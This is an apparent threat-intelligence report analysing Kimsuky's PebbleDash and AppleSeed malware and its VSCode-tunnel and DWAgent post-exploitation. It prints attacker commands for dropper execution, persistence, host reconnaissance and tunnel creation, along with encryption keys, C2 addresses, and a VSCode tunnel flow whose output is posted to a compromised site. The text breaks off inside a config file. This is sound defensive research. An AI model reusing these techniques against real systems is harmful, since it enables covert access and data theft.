

Disclosing new PebbleDash-based tools by Kimsuky

SL securelist.com/kimsuky-appleseed-pebbledash-campaigns/119785

Sojun Ryu

May 14, 2026



Over the past few months, we have conducted an in-depth analysis of specific activity clusters of Kimsuky (aka APT43, Ruby Sleet, Black Banshee, Sparkling Pisces, Velvet Chollima, and Springtail), a prolific Korean-speaking threat actor. Our research revealed notable tactical shifts throughout multiple phases of the group's latest campaigns.

Kimsuky has continuously introduced new malware variants based on the PebbleDash platform, a tool historically leveraged by the Lazarus Group but appropriated by Kimsuky since at least 2021. Our monitoring indicates various strategic updates to the group's arsenal, including the use of VSCode Tunneling, Cloudflare Quick Tunnels, DWAgent, large language models (LLMs), and the Rust programming language. This expanding set of tools underscores the group's ongoing adaptation and evolution.

Specifically, Kimsuky leveraged legitimate VSCode tunneling mechanisms to establish persistence and distributed the open-source DWAgent remote monitoring and management tool for post-exploitation activities. These activities affected various sectors in South Korea, impacting both public and private entities.

This article covers both previously undocumented attacks and a deeper technical analysis of incidents within this campaign that have been reported before — offering new insight beyond what has already been published.

Executive summary


- Kimsuky obtains initial access to target systems by delivering spear-phishing emails containing malicious attachments disguised as documents. They also contact targets via messengers in some cases.
- Kimsuky uses a variety of droppers in different formats, such as JSE, PIF, SCR, EXE, etc.
- The droppers deliver malware mainly belonging to two big clusters: PebbleDash and AppleSeed. These clusters are considered the most technically advanced in the group's toolset. The report covers the following PebbleDash malware: HelloDoor, httpMalice, MemLoad, httpTroy. It also covers AppleSeed and HappyDoor from AppleSeed cluster.
- For post-exploitation activities Kimsuky uses legitimate tools Visual Studio Code (VSCode) and DWAgent. For VSCode, the attacker uses GitHub authentication method.
- For hosting C2 infrastructure the group mainly uses domains registered at a free South Korean hosting provider. It also occasionally relies on hacked South Korean websites and tunneling tools, such as Ngrok or VSCode.
- Kimsuky mainly targets South Korean entities. However, PebbleDash attacks were also seen in Brazil and Germany. This malware cluster focuses on defense sector, while AppleSeed most often targets government organizations.

Background

First identified by Kaspersky in 2013, Kimsuky has been active for over 10 years and is considered less technically proficient compared to other Korean-speaking APT groups. The group has targeted a wide range of entities and demonstrated capability in

creating tailored spear-phishing emails. The group's arsenal includes proprietary malware such as PebbleDash, BabyShark, AppleSeed, and RandomQuery, as well as open-source RATs like xRAT, XenoRAT, and TutRAT. This blog post examines the evolving PebbleDash-based malware (referred to as the PebbleDash cluster) and its connections to the AppleSeed-based malware (referred to as the AppleSeed cluster).

The PebbleDash and AppleSeed clusters are considered the most technically advanced in Kimsuky's toolset. Since at least 2019, these clusters have masqueraded as legitimate documents and application installers, manifesting as JSE droppers or executables with .EXE, .SCR and .PIF extensions. Both are particularly adept at establishing backdoors and stealing information, and ongoing development of their variants has been observed. They even occasionally utilize stolen legitimate certificates from South Korean organizations to avoid detection.



AppleSeed and PebbleDash have primarily targeted the public and private sectors in South Korea. The PebbleDash cluster has shown a particular interest in the medical, military and defense industries worldwide. The PebbleDash cluster compromised Brazilian and South Korean defense organizations throughout the past several years, as well as a German defense firm. In 2024, the South Korean government released a security advisory regarding the AppleSeed cluster, detailing how the malware was distributed by replacing a security software installer required to access a construction entity's website.

Initial access

Kimsuky meticulously crafts and delivers spear-phishing emails to its targets in an attempt to entice them into opening attachments. According to recent research, the group also occasionally approaches targets by contacting them via messengers. In all cases, the initial contact leads to the delivery of a malicious attachment disguised as a document. These attachments often consist of compressed files containing droppers in formats such as .JSE, .EXE, .PIF, or .SCR. The filenames are consistent with the message content and are meant to convince the recipient to open the attachment. The malicious files are often disguised as product quotations, job offers, information guides, surveys, government documents, and personal photos.

Here are some recently discovered examples:

Number	Filename	Filename (translated to English)	Detection date	MD5	Malware deployed
1	[별지 제8호서식] 개인정보(열람 정정삭제 처리정지) 요구서(개인정보 보호법 시행규칙).hwp.jse	Appendix Form No. 8 – Request for Access, Correction, Deletion, and Suspension of Processing of Personal Information (PIPA Enforcement Rules).hwp.jse	August 28, 2025	995a0a49ae4b244928b3f67e2bfd7a6e	HelloDoor

2	2026년 상반기 국내대학 원 석사야간과정 위탁교 육생 선발관련 서 류.hwpj.jse	Documents for the Selection of Commissioned Students for Domestic Graduate School Master's Evening Programs (H1 2026).hwpj.jse	December 14, 2025	52f1ff082e981cbdfd1f045c6021c63f	httpMalice
3	security_20260126.scr	–	January 26, 2026	65fc9f06de5603e2c1af9b4f288bb22c	Reger Dropper, MemLoad, httpTroy
4	노현정님.pdf.jse	Ms. Noh Hyun- jung.pdf.jse	January 28, 2026	8e15c4d4f71bdd9dbc48cd2cabc87806	AppleSeed chain
5	대국민서비스관리운영체 계현장점검증적(초안).pif	On-site Inspection Evidence for the Public Service Management System (Draft).pif	February 5, 2026	8983ffa6da23e0b99ccc58c17b9788c7	Pidoc Dropper, HappyDoor

JSE droppers contain a minimum of two Base64-encoded blobs: one serving as a benign lure file and one or more containing malicious code. Additional blobs may exist within the dropper, but they are unused. The two blobs are decoded using JScript and stored in an arbitrary location on disk, such as **C:\ProgramData**, with the malicious filenames randomly generated according to the scheme **[random]{7}.[random]{4}**. The lure file is opened immediately. The malicious payload leverages **powershell.exe -windowstyle hidden certutil -decode [src path] [dst path]** for the second Base64 decoding before execution. Ultimately, the malicious payload is executed via command-line instructions such as **regsvr32.exe /s [file path]** or **rundll32.exe [file path] [export function]**.

Reger Dropper (.SCR) and Pidoc Dropper (.PIF) also contain benign lure files and malicious payloads that, in both cases, are encrypted using XOR operations. Specifically, Reger Dropper employs a hard-coded key **#RsfsetraW#@EsfesgsgAJOPj4eml;**, while Pidoc Dropper utilizes single-byte XOR with **0xFF** to decrypt the internal data for execution. Pidoc Dropper is fully obfuscated using dummy data and encrypted strings. Both droppers deploy files in specific directories such as **%temp%** or **C:\ProgramData** before executing the malware using **regsvr32.exe**.

In addition to these droppers, Kimsuky employed a variety of executable droppers, including those crafted in Go or packaged with Inno Setup.

Deployed malware

In this section, we describe several malware families recently dropped by the droppers discussed above.

HelloDoor: first Rust-based PebbleDash variant

Written in Rust, a programming language rarely used by Kimsuky, HelloDoor is a DLL-based backdoor first identified in August 2025. It is deployed via a malicious JSE dropper. Since it has limited capabilities and a simplistic communication mechanism, the backdoor is most probably in the early stages of development. Nevertheless, it is noteworthy that HelloDoor employs a C2 server hosted through TryCloudflare, a temporary tunneling service provided by Cloudflare. This service allows users to expose a local web service to the internet with no setup or account, making the infrastructure behind it difficult to trace.

HelloDoor establishes persistence upon execution by registering itself to the **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** key with the value name **tdll** and the command **regsvr32.exe /s [current file path]**.

The implant communicates with the C2 server (**hxxp://female-disorder-beta-metropolitan.trycloudflare[.]com/index.php**) over the **HTTP** protocol. Depending on whether the process is executing with an elevated token, it binds to a specific local port: **5555** if the token is elevated, or **5554** if not. Before initiating communication, it generates a unique identifier by collecting device information, such as the MAC address, computer name, and the string “windows”, then computes a hash value from this information.

The malware then constructs a query string in the format `aaaaaaaaa=2&bbbbbbbbbb=[the unique identifier]&ccccccccc=1`, which is a traditional format used across the PebbleDash cluster. Subsequent server responses are Base64-decoded and then decrypted using RC4 with the key `fwr3errsettwererfs`. The decrypted content contains command strings. Possible commands are:

Command	Description
"mcd"	Set the current directory
"msleep"	Sleep for the provided time
"install"	Register the <code>regsvr32.exe /s [the provided file path]</code> command to the <code>HKCU\Software\Microsoft\Windows\CurrentVersion\Run</code> autorun registry using the <code>install</code> value name
[command]	Execute the provided command using <code>chcp 65001 > nul & cmd /U /C [command]</code>

Though interesting, it is no longer surprising that we found comments in the code that appear to have been generated by an LLM service rather than a human developer. This is based on traces that include emojis used for logging debugging messages.

- 1  Port is now listening (no accepting)
- 2  Port is already in use
- 3  regsvr32.exe detected as parent. Attempting to terminate...

This is a common trait of LLM services that provides users with better visibility. We previously observed similar comments in the PowerShell-based stealer suite used by BlueNoroff. HelloDoor’s simple structure and the fact that no other Rust-based malware from the group has been discovered yet support our claim.

Even though the code is believed to have been developed using an LLM service, we still found some typos and grammatical errors, such as:

- result send fail (grammatically incorrect text)
- server request fail (grammatically incorrect text)
- command execute failed (grammatically incorrect text)
- decrytion failed (typos)
- autorum failed (typos)

It is likely that the flawed comments were added manually before or after AI was used.

httpMalice: latest backdoor variant of PebbleDash

The latest PebbleDash-based backdoor, httpMalice, emerged no later than December 2025 and is deployed by the JSE Dropper. Although we found limited direct connections to both the AppleSeed and PebbleDash clusters, the malware is closer to PebbleDash. The following shared characteristics have been identified:

- (PebbleDash cluster) Ability to run commands received from the C2 server with the 5-1-12-12288 SID, indicating a high integrity level – a feature also observed in PebbleDash and httpTroy.
- (PebbleDash cluster) Unique identifier generated by combining the volume serial number of the root directory with the elevation status of the current token, mirroring a technique used since the appearance of NikiDoor.
- (PebbleDash cluster) Communication with its C2 server utilizing three HTTP parameters, consistent with other PebbleDash-based families.
- (PebbleDash cluster) Core command set more closely aligned with PebbleDash than with AppleSeed-based malware.
- (AppleSeed cluster) Use of the `m=` parameter in C2 communication.
- (AppleSeed cluster) Gathering system details using PowerShell and Windows commands similar to those found in AppleSeed and Troll Stealer.

Our analysis revealed two distinct versions of httpMalice based on their C2 communications: version 1.9 communicates over HTTP and version 1.8 uses Dropbox. The latter, the older variant, leverages the Dropbox API by utilizing pre-defined application credentials. Unlike its predecessor, the HTTP variant employs HTTP/HTTPS protocols to interact with its C2 server and maintains persistent access to the victim device through a Windows service named **CacheDB**. This mirrors tactics observed in similar threats, such as httpSpy.

The more recent variant gathers critical information from the compromised system, such as the current directory path, volume serial numbers, user privileges, username, local IP address, and the name and size of the currently executed httpMalice DLL file. It then combines the root drive's volume serial number with the user's access token privilege level to create a unique identifier for each infected system, formatted as **[volume serial]{8}_[elevation status]**.

Value of elevation status	Description
0	Running under the SYSTEM account with an elevated token
1	Running under an elevated administrator account
2	Running without elevation

Depending on the token privilege, the backdoor then establishes persistence by either creating a service or registering itself to autostart at user logon. If the token is elevated, a service named **CacheDB** is created that executes the command **cmd.exe /c "rundll32.exe [current DLL path], load"**. The service's display name is set to **Administrator**, and its description is defined as **CacheDB Service**. If the token is not elevated, the backdoor registers the same command under the registry key **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** with the value name **Everything 1.9a-[filesize]**. The older version used **Everything 1.8a-[filesize]** as a value name.

The latest version can execute a combination of Windows commands by default to perform host profiling, while the older version fetches the command set from Dropbox. In httpMalice, commands are mostly executed using the format **cmd.exe /c chcp 949 [command] > [temporary filename]**, which redirects the output to separate files, with the consistent prefix **2Ato6478s** added to their names. The **chcp 949** command changes the code page to **949**, indicating that the malware targets users of the Korean language (EUC-KR charset).

```
(powershell Get-CimInstance -Namespace root/SecurityCenter2 -Classname AntivirusProduct &
dir C:\ &
dir C:\programdata &
dir C:\Users &
tasklist &
dir "C:\program files" &
dir "%USERPROFILE%\Desktop" &
ipconfig /all &
route print &
net user &
netstat -nao &
systeminfo)
& reg query HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

Windows commands used to gather system details


httpMalice transmits the result of host profiling to its C2 server as a URL parameter, using the **POST** method over the **HTTP/HTTPS** protocol, with the header **x-www-form-urlencoded**. The URL includes two or three parameters: operation mode, unique identifier (referred to as UID), and data. The operation mode, or parameter **m**, supports the following values:

Value	Description
1	Send the session identifier (parameter s) along with the current state (parameter a)
2	Request command
3	Send result after executing the command (parameter d)
8	Request directory to be archived and sent
9	Send the archived directory
10	Send a message like ".cmd" or ".tmp" (parameter d)
11	Send ping

12	Send the captured screenshot (parameter d)
13	Send the infected device information (parameter d)

As shown in the table above, the mode is set to 13 at the host profiling stage. The UID is formatted as **[volume serial]{8}_{elevation status}**, and the data contains the ChaCha20-encrypted and Base64-encoded output of the command set stored in the temporary file. The resulting URL format is: **m=13&u=[volume serial]{8}_{elevation status}&d=[Chacha20 encrypted + Base64-encoded data to be sent]**.


The key and nonce used for ChaCha20 encryption are derived from the pointer address of the buffer, resulting in nearly randomized keys. To ensure proper decryption on the attacker side, the nonce and key values are appended after the encrypted data, and the combined blob is then Base64-encoded. The counter is initialized to 0. The following figure illustrates how the encrypted data is structured after performing Base64 decoding.



After sending the host profiling data, the backdoor continuously transmits a screen capture with mode **12** and a ping message with mode **11**. Finally, it sends a session identifier, which is a combination of the current username and local IP address separated by an '@' symbol. In this case, the mode is set to **1** and the **a** parameter (current state) is set to 0, indicating that the C2 operation has been activated. The following table provides other possible values of the **a** parameter:

Value	Description
0	httpMalice has been activated
1	httpMalice has been inactivated (upon command 9)
2	httpMalice has been removed (upon command 8)

The whole process from sending the host profile to the backdoor activation repeats every two minutes until the C2 server returns a "success!" message.



When the backdoor receives the message from the C2 server, it creates two threads dedicated to processing commands and sending the current state, including the session identifier. The first thread receives a command from the C2 server. It requests a command by sending mode 2 and, if successful, immediately sends mode 10 along with the string “.cmd” in the d parameter.

The commands supported by httpMalice are as follows:

Command	Description
0	Do nothing
1	Execute the command with EUC-KR encoding
2	Download and extract the file to the infected device
3	Upload a directory to the C2 server after it has been archived
5	Get the current directory
6	Set the current directory
7	Execute the command without setting a EUC-KR character set
8	Remove its persistence traces and exit the process
9	Hibernate
10	Execute the command using the provided session ID
12	Capture the screen
13	Load the downloaded payload into memory

MemLoad downloads httpTroy

Since early 2025, we have observed several versions of MemLoad; specifically, MemLoad V2 emerged in March, and V3 appeared by September. The payload that began being deployed through the Reger Dropper this year has been identified as an updated variant of MemLoad, slightly modified from the V3 version (referred to internally as MemLoader.dll).

Kimsky leverages MemLoad to evade detection of its final backdoor and to carefully assess the value of targeted systems through anti-VM checks and reconnaissance. Upon installation, it requests an additional payload from the C2 server, executing it

reflectively in memory if deemed suitable. Notably, all versions of MemLoad V2 and later use the same RC4 key.

Below are the key operations of MemLoad:


1. **Creates a flag file.** Creates a file containing a random eight-character string from the set 0123456789abcdefABCDEF with another random eight-character string as the name and ".dat.cfg" extension at the current file path.
2. **Generates an ID.** Generates an ID value by adding either 'A-' or 'U-' to the beginning of the random bytes. The choice of symbol is determined by attempting to create a random file in the C:\Windows\system32 directory. If successful, the ID starts with 'A-' (indicating administrative privileges); otherwise, it starts with 'U-'.
3. **Persistence via a scheduled task.** Checks for the existence of the .dat.cfg file, and if confirmed, a scheduled task is set up for persistence. The task name is determined by whether the process is running with elevated privileges. If elevated, the task is named ChromeCheck, and the command `schtasks /create /tn <task name> /tr "regsvr32 /s <current file path>" /sc minute /mo 1 /rl highest /f` is executed. Otherwise, the task is named EdgeCheck, and the command `schtasks /create /tn <task name> /tr "regsvr32 /s <current file path>" /sc minute /mo 1 /f` is executed.
4. **C2 communication and payload download.** Requests an additional payload from its C2 server, with the header `Authorization: Bearer {ID}` or `X-Browser-Validation: {ID}` for authentication. The ID is set to the previously generated ID value.
5. **Payload decryption and execution.** Once the download is successful, the payload is decrypted using the RC4 algorithm with the key `#RsfsetraW#@EsfesgsgAJ0Pj4eml;`. The decrypted payload is then reflectively loaded into memory, and its `hello` export function is invoked.

The payload downloaded and executed by MemLoad is identified as the httpTroy backdoor. This backdoor serves as the primary role for long-term access and data exfiltration. Similar to MemLoad, it employs stealth techniques by creating a flag file and writing eight random bytes to it. However, in this case the file is created at **[current file path]:HUI** in the ADS (Alternative Data Stream) area. The backdoor then checks its privileges to determine if it is elevated and assigns an ID value in the format **A-[random-8-chars]** or **U-[random-8-chars]**.

Since Gen Digital covers httpTroy's features and functionality in detail elsewhere, we will not provide a thorough explanation here to avoid redundancy. Instead, we will simply note that it communicates with the C2 server at **hxxps://file.bigcloud.net/.]kr/index.php**.

AppleSeed

AppleSeed first appeared in 2019 and reached version 3.0. However, we now only see version 2.1. It originally consisted of two components: a dropper and the main AppleSeed. Since 2022, the updated AppleSeed chain has involved two droppers, an additional component referred to as the installer, and the main payload. It is mostly delivered through JSE Dropper.



There are two versions of the main AppleSeed: Dropper and Spy. The Dropper variant is responsible for downloading additional malware and executing commands received from its C2 server, while the Spy version gathers sensitive information such as documents, screenshots, keystrokes, and lists of USB drives. A notable change in version 2.1 is the inclusion, since 2022, of collecting the **C:\GPDKI** directory – functionality that is also implemented in Troll Stealer. This directory contains a digital certificate used by the South Korean government to securely authenticate public officials and government systems.

HappyDoor

HappyDoor, an AppleSeed-based backdoor malware disclosed by AhnLab in 2024, is less visible than AppleSeed. HappyDoor shares several features with AppleSeed, including the same string obfuscation algorithm, the data types it collects, and the use of

RSA encryption. Given these similarities, we assess with medium confidence that HappyDoor is an advanced variant evolved from AppleSeed.

Post-exploitation

We observed interesting post-exploitation activities involving VSCode and DWAgent. All of the observed VSCode droppers used the same lure files as the PebbleDash malware cluster. While we are unsure of the exact reason for this strategy, we suspect that the actor prepared both PebbleDash and VSCode droppers in anticipation of the PebbleDash infection chain being detected by security products because of its backdoor capabilities. In contrast, the use of VSCode is designed to have fewer detection points.


VSCode (launched by the JSE dropper)

Since last year, Kimsuky has been leveraging the legitimate Visual Studio Code Remote Tunneling feature to establish covert remote access to the victim's device, bypassing detection designed for traditional malware-based C2 channels (first described by Darktrace researchers). In these attacks, instead of dropping malware, the JSE dropper downloads a legitimate Visual Studio Code (VSCode) CLI onto the infected device. The script establishes persistence by creating a tunnel via the application, with the tunnel name "bizeugene", using the command below.

```
cmd.exe /c echo | C:\programdata\code.exe tunnel --name bizeugene> C:\programdata\out.txt 2>&1
```

The Remote Tunneling feature in VSCode supports establishing a tunnel using either a Microsoft or GitHub account. When the `code tunnel` command is executed, the CLI initiates an authentication flow and returns a login URL along with a device code. The user must then navigate to the URL, enter the device code, and authenticate with their account. Once authentication is successful, the tunnel is created and the CLI outputs a URL for tunneling that enables browser-based access to the remote host.

The GitHub authentication method is selected in this instance because GitHub is configured as the default provider in non-interactive execution contexts. By using `echo |`, the script injects a `\r\n` (Carriage Return and Line Feed) into the standard input stream, effectively confirming the default prompt selection without manual interaction. As a result, the CLI automatically initiates the GitHub authentication flow. Next, all CLI output that includes a login URL and a device code is saved to `out.txt`.



Out.txt content

The JScript code in the JSE dropper monitors the `out.txt` file for a URL that begins with `hxtps://vscode[.]dev/tunnel`. This URL contains the full address of the established tunnel. Once detected, the file content containing the URL and the device code is sent to a compromised legitimate South Korean website (`hxtps://www.yesp.co[.]kr/common/include/code/out[.]php`) using the HTTP POST method. The request contains the file contents in the `application/x-www-form-urlencoded` header data formatted as `out=URLEncoded{result of the command}&token=URLEncoded{"bizeugene"}`. After authentication is complete, the attacker can access the compromised host externally through a web browser by authenticating with their own GitHub account.

VSCode (launched by VSCode installer)

While searching our telemetry for artifacts related to a different infection, we identified a new VSCode tunnel installer written in Go. A previous version of this installer was implemented using JScript and was limited to secure channels because of its reliance on a specific tunnel name. The new variant, named `vscode_payload` by the developer based on the embedded Go path, is fully operational and supports every tunnel on each targeted device. It includes features that are nearly identical to those of the previous version, such as downloading, unarchiving, and executing the VSCode CLI.

Number	Installer type	VSCode version	Download source
1	Written in JavaScript	VSCode CLI 1.106.3	hxxps://vscode.download.prss.microsoft[.]com/dbazure/download/stable/bf9252a2fb45be6893dd8870c0bf370
2	Written in Go	VSCode CLI 1.106.2	hxxps://vscode.download.prss.microsoft[.]com/dbazure/download/stable/1e3c50d64110be466c0b4a45222e81

After the VSCode CLI file has been successfully downloaded, it is unzipped into the C:\Users\Public directory, and the extracted **code.exe** is executed with the `tunnel` command.

This is how the installer works:

1. Executes `code.exe tunnel`.
2. Searches for the "Microsoft Account" string in the stdout.
3. Sends the 0x1B 0x5B 0x42 (Down Arrow) and 0x0A (Enter) escape sequence to the pseudo-terminal, which enables tunnel creation via a GitHub account.
4. Searches for the "use code" string in the stdout.
5. Sends the printed code for authentication, prepended with the "hxxps://github[.]com/login/device" => prefix. The attacker authorizes Visual Studio Code with the logged-in GitHub account using the printed code.
6. Searches for the "What would you like to call this machine?" string in the stdout.
7. Sends the 0x0A escape sequence to the pseudo-terminal to use the current machine name as the identifier.
8. Searches for the "https://vscode.dev/tunnel/" string in the stdout.
9. Sends the printed URL for tunneling to the Slack WebHook.

The following figure illustrates the sequence for creating a tunnel using the VSCode CLI. Red boxes highlight the strings that the installer searches for. Yellow boxes indicate standard input operations sent from the installer using escape sequences. Sky blue boxes represent the values that are necessary to create the tunnel on the attacker's side. (The "Microsoft Account" string in the second step is not shown in this figure because the second "GitHub Account" was already selected during the process.)

```

PS C:\Users\myPC\Downloads\vscode_cli_win32_x64_cli> .\code.exe tunnel
*
* visual studio code server
*
* By using the software, you agree to
* the Visual Studio Code Server License Terms (https://aka.ms/vscode-server-license) and
* the Microsoft Privacy Statement (https://privacy.microsoft.com/en-US/privacystatement).
*
* How would you like to log in to visual studio code? [GitHub Account]
To grant access to the server, please log into https://github.com/login/device and use code
CDD1-DF99
What would you like to call this machine? [desktop-m2]
[2026-02-10 05:54:45] Creating tunnel with the name: desktop-m2
open this link in your browser https://vscode.dev/tunnel/desktop-m2/C:/Users/myPC/Down
loads/vscode_cli_win32_x64_cli

```

Creating a tunnel using VSCode CLI

Once the process is complete, the attacker can access the targeted host through the tunnel on their remote machine using their GitHub account via a browser or VSCode. The targeted device then begins communicating with Microsoft-owned servers without the user realizing that the communication is from an attacker.

An interesting feature of this variant is that it sends debugging messages and necessary values to a Slack channel via a WebHook. Upon execution, it sends "+++ I am started +++", as well as a heartbeat message "~~~ I am alive ~~~" approximately every second during tunneling authentication.

DWAgent

DWAgent is a remote administration tool that is frequently exploited by threat actors, including ransomware and APT groups, to easily access compromised endpoints with minimal risk of detection. Kimsuky is one of the threat actors that uses this tool in its operations.

We observed that the group delivered DWAgent in at least two ways. The first involved delivering a compressed file containing DWAgent, along with separate commands, to a host infected with httpMalice for installation. The second method involved creating a separate installer.

This installer is very similar to the Reger Dropper. It uses the same RC4 key and has a similar code structure. It includes an archived binary and a legitimate `unrar.exe` binary, both encrypted with RC4. When executed, the installer decrypts the archived binary and saves it as `1.zip` in the `C:\ProgramData` directory. It also creates an `unrar.exe` file in the same location using the decrypted `unrar.exe` binary. The dropper then uses the command `C:\programdata\unrar.exe x C:\programdata\1.zip C:\programdata\` to extract the contents of the ZIP file. Finally, it executes the commands necessary to install `DWService` as a service on the target host:

- `c:\programdata\dwagent\native\dwagsvc.exe installService`
- `c:\programdata\dwagent\native\dwagsvc.exe startService`

The compressed file contains a pre-packaged, ready-to-use DWAgent, as well as a predefined config file. The actor deployed the agent with a `config.json` file linked to their own account to covertly control the device. As a result, the remote session is immediately activated by the above command, granting the attacker control.

The predefined config file is as follows. Note that the servers are legitimate DWAgent relay servers.

```

1  {
2
3  "enabled": true,
4
5  "key": "kDRNGmWGTMpjQmREgQzU",
6
7  "listen_port": 7950,
8
9  "nodes": [
10
11   {
12
13    "id": "ND896147",
14
